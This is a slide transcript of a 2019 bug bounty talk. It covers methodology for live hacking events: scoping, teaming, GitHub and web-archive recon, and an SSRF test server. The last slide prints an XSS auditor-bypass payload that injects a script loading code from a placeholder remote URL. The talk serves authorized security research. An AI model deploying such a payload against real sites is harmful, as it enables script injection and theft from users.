Upgrade to Pro — share decks privately, control downloads, hide ads and more …

Live Hacking like a MVH – A walkthrough on meth...

Sponsored · Your Podcast. Everywhere. Effortlessly. Share. Educate. Inspire. Entertain. You do you. We'll handle the rest. →

Live Hacking like a MVH – A walkthrough on methodology and strategies to win big

These are the slides from by talk at the Facebook/Google hosted event BountyCon 2019 held in Singapore on the 30th of March 2019.

Frans Rosén

March 30, 2019

Transcript

110 slides
  1. Live Hacking like a MVH – 
 A walkthrough on

    methodology and strategies to win big Frans Rosén – @fransrosen
  2. Frans Rosén – @fransrosen Frans Rosén @fransrosen Security Advisor at

    Detectify #6 on HackerOne leaderboard/all-time Blogs at labs.detectify.com

  3. Frans Rosén – @fransrosen Frans Rosén @fransrosen H1-702 2017: Winner

    of MVH in Vegas! (Uber, Salesforce, Zenefits)
 H1-514 2018: Winner of MVH in Montreal! (Shopify)

 H1-415 2018: Winner Best team @teamsweden in San Francisco (Oath) H1-212 2018: Winner Earning the most $$$ @unitedstatesofsweden in New York (Oath) H1-212 2018: Winner Highest reputation @unitedstatesofsweden in New York (Oath) H1-702 2018: Winner Best bug @teamsweden in Vegas (Uber) H1-212 2018: Winner Best bug @unitedstatesofsweden in New York (Oath)
 H1-202 2018: Winner Best bug in Washington (Mapbox)
 H1-3120 2018: Winner Best bug in Amsterdam (Dropbox) H1-514 2018: Winner Highest reputation in Montreal (Shopify)

  4. Frans Rosén – @fransrosen Frans Rosén @fransrosen H1-702 2017: Winner

    of MVH in Vegas! (Uber, Salesforce, Zenefits)
 H1-514 2018: Winner of MVH in Montreal! (Shopify)
 H1-415 2018: Winner Best team @teamsweden in San Francisco (Oath) H1-212 2018: Winner Earning the most $$$ @unitedstatesofsweden in New York (Oath) H1-212 2018: Winner Highest reputation @unitedstatesofsweden in New York (Oath) H1-702 2018: Winner Best bug @teamsweden in Vegas (Uber) H1-212 2018: Winner Best bug @unitedstatesofsweden in New York (Oath)
 H1-202 2018: Winner Best bug in Washington (Mapbox)
 H1-3120 2018: Winner Best bug in Amsterdam (Dropbox) H1-514 2018: Winner Highest reputation in Montreal (Shopify)
  5. Frans Rosén – @fransrosen 30 second elevator pitch • A

    "hacker-meets-dev face-to-face" bug bounty with special targets • First by HackerOne in 2016 in Vegas • More companies runs these nowadays.
 H1, Bugcrowd, Facebook/Google, Visma. Smaller companies run their own also
  6. Frans Rosén – @fransrosen (Inofficial first event in 2015) Me

    and Justin Calmus, then CSO at Zenefits drinking Old fashioneds in Vegas "We should bring some hackers together and hack"
  7. Frans Rosén – @fransrosen (Inofficial first event in 2015) Me


    and Justin Calmus, then CSO at Zenefits drinking Old fashioneds in Vegas "We should bring some hackers together and hack"

  8. Frans Rosén – @fransrosen $101.000 paid that night! I went

    home with $51.000 after 7 hours of hacking
  9. Frans Rosén – @fransrosen 1. Hackers gets an intro and

    a walkthrough • Hangout, slides, presented by the company itself • Ability to ask questions
  10. Frans Rosén – @fransrosen 1. Hackers gets an intro and

    a walkthrough • Hangout, slides, presented by the company itself • Ability to ask questions 2. Often a bigger scope • Often *.company.com, *.company.dev, infrastructure, IPs • Open source repos by the company • Enterprise access to products • One time social engineering(!)
  11. Frans Rosén – @fransrosen 3. Hackers gets some time do

    do recon • This is a VERY important part • One time 48 hours. Hard! • Slack instance with the company!
  12. Frans Rosén – @fransrosen 3. Hackers gets some time do

    do recon • This is a VERY important part • One time 48 hours. Hard! • Slack instance with the company! 4. Some allow pre-submissions • Awesome! Less preasure on final day • Faster payouts on event day
  13. Frans Rosén – @fransrosen 5. Arriving to event, meeting the

    company • At HQ or hacking event (Defcon, Black Hat, Nullcon etc) • Discussions here == PRICELESS!! • Valid bugs because I could discuss with the company - This domain, what does it do?
 - Is this app supposed to work like this?
 - I noticed this weird behaviour, I think I can do this, what do you think?
  14. Frans Rosén – @fransrosen 6. Day of event. Wake up

    early, shower and HACK • If no pre-submissions, get reports in! • Hacking day is special, sit in teams, collaboration(!) • Found many bugs on the actual day!
  15. Frans Rosén – @fransrosen 7. Show & Tell • Best

    part of event • Customer picks bugs to be presented • Amazing! Other hacker’s bugs in a cool micro-talk style (5min max)
  16. Frans Rosén – @fransrosen Strategy/Methodology The most interesting part. How

    to approach targets? This is my experience, other might do differently!
  17. Frans Rosén – @fransrosen Good overview of scope Make sure

    you have/know: • credentials needed • what domains are included, subdomains/acquisitions • what NOT to focus on (out-of-scope) • upgrades to enterprise accounts if promised
  18. Frans Rosén – @fransrosen Teaming! Team up with someone that:

    • put in "similar" effort to you • might know stuff you don't • helps you cover more target surface • you can communicate with and brainstorm
  19. Frans Rosén – @fransrosen Teaming! Team up with someone that:

    • put in "similar" effort to you • might know stuff you don't • helps you cover more target surface • you can communicate with and brainstorm Keep team small, 2-4. If 3 or more, effort will differ, allow to split differently 
 For 2 people, 50% each is always the simplest.
  20. Frans Rosén – @fransrosen High threshold or labour intensive testing


    • Best bugs!
 
 Example: trying all integrations from a list of 80.
 Read docs on how each worked
 
 Found a $20k bug due to one (1!!!) faulty implementation!
  21. Frans Rosén – @fransrosen How SDK talks with API •

    Desktop client • Web (API-paths in JS-files) • PHP/Java/Golang-SDKs • npm/composer/yarn

  22. Frans Rosén – @fransrosen How SDK talks with API •

    Desktop client • Web (API-paths in JS-files) • PHP/Java/Golang-SDKs • npm/composer/yarn Legacy versions of APIs? • Older versions working? • Are there docs? Web-archive?

  23. Frans Rosén – @fransrosen Integrations with 3rd parties (!) •

    Have integrations? (Slack, Trello, Zapier etc) • Allow integrations? (OAuth etc) • Public repos with examples?

  24. Frans Rosén – @fransrosen Integrations with 3rd parties (!) •

    Have integrations? (Slack, Trello, Zapier etc) • Allow integrations? (OAuth etc) • Public repos with examples?
 Company's Github repos • What software they use (Forks) • Synched with original repo? (No: vulns by diffing versions?)


  25. Frans Rosén – @fransrosen Github • Internal domains? Search in

    Gists, Github, Google • "Internal indicators", search everywhere • Domains/AWS/GCP-tools in org: "org:xxx amazonaws" etc
  26. Frans Rosén – @fransrosen Github • Internal domains? Search in

    Gists, Github, Google • "Internal indicators", search everywhere • Domains/AWS/GCP-tools in org: "org:xxx amazonaws" etc • Any users in organization? • Extract contributors from repos • Company name in users’ repos: "user:xxx company-name" • Search Github Issues, funky stuff by accident! • Non-forked repos in organization ‣ Package dependencies from employees? ‣ Still hired by the company? If not, bad

  27. Frans Rosén – @fransrosen Whitebox testing on company's FOSS •

    Bugs might mean bugs in prod! • Might mean company made other companies vulnerable 
 (really bad PR for the company)
  28. Frans Rosén – @fransrosen Whitebox testing on company's FOSS •

    Bugs might mean bugs in prod! • Might mean company made other companies vulnerable 
 (really bad PR for the company) LEGACY • Content from web-archive, read old documentation(!!!) • URLs from web-archive's CDX-api, commoncrawl etc. • Test all URLs. Distinguish status-codes / bytes received (Wfuzz) • Anything interesting? Filter file-types, deduplicate

  29. Frans Rosén – @fransrosen Regular recon There is soooo much

    here we can't cover it all. These are general things • DNS, Subbrute, sublist3r etc. So many tools! ‣ Customized subbrute with 3rd party data ‣ Generate DNS-wordlist based on findings • Existing routes from JS-files, Burp History • postMessage-tracker (logs all listener functions) • Wfuzz target (VPN with switchable IP if blocked)

  30. Frans Rosén – @fransrosen Regular recon There is soooo much

    here we can't cover it all. These are general things • DNS, Subbrute, sublist3r etc. So many tools! ‣ Customized subbrute with 3rd party data ‣ Generate DNS-wordlist based on findings • Existing routes from JS-files, Burp History • postMessage-tracker (logs all listener functions) • Wfuzz target (VPN with switchable IP if blocked) Best protip: Focus on BORING/HARD STUFF, other hackers won’t
  31. Frans Rosén – @fransrosen Notes While you hack. KISS! •

    Dir for target, TXT-file always open • Comments (snippets / indicators / urls) • Super helpful. Chaining bugs!
 - If an Open-Redirect, we can make a chain • Test-code, SDKs, screenshots in dir • Valid vulns in one place, separate from "interesting behaviour"
  32. Frans Rosén – @fransrosen Notes • On event, team up

    sharing "interesting behaviour" things • Burp history is golden, save it! Search alot! 
 
 Found bugs by searching:

  33. Frans Rosén – @fransrosen SSRF-testing server • ONLY reachable by

    internal network (Both ipv4/ipv6) • Virtual host / kubernetes node is bad, due to requirement of Host-header.
 Not all SSRF send proper Host-header 
 (HTTP/1.0, binding external DNS-host to internal IP etc)
 • Different files, depends on SSRF:
 MP3, ICS, XML, TXT, HTML, PNG, JPG, SVG etc.
 • If internal hosts can be reached without scanning internal network.
 One company had flags in files, simple to prove you could access.
  34. Frans Rosén – @fransrosen Chrome XSS auditor bypass </script>
 <script>


    x=document.createElement('script');
 x.src=atob('MY-URL-BASE64-ENCODED');
 document.body.appendChild(x)-'%0d',({//#


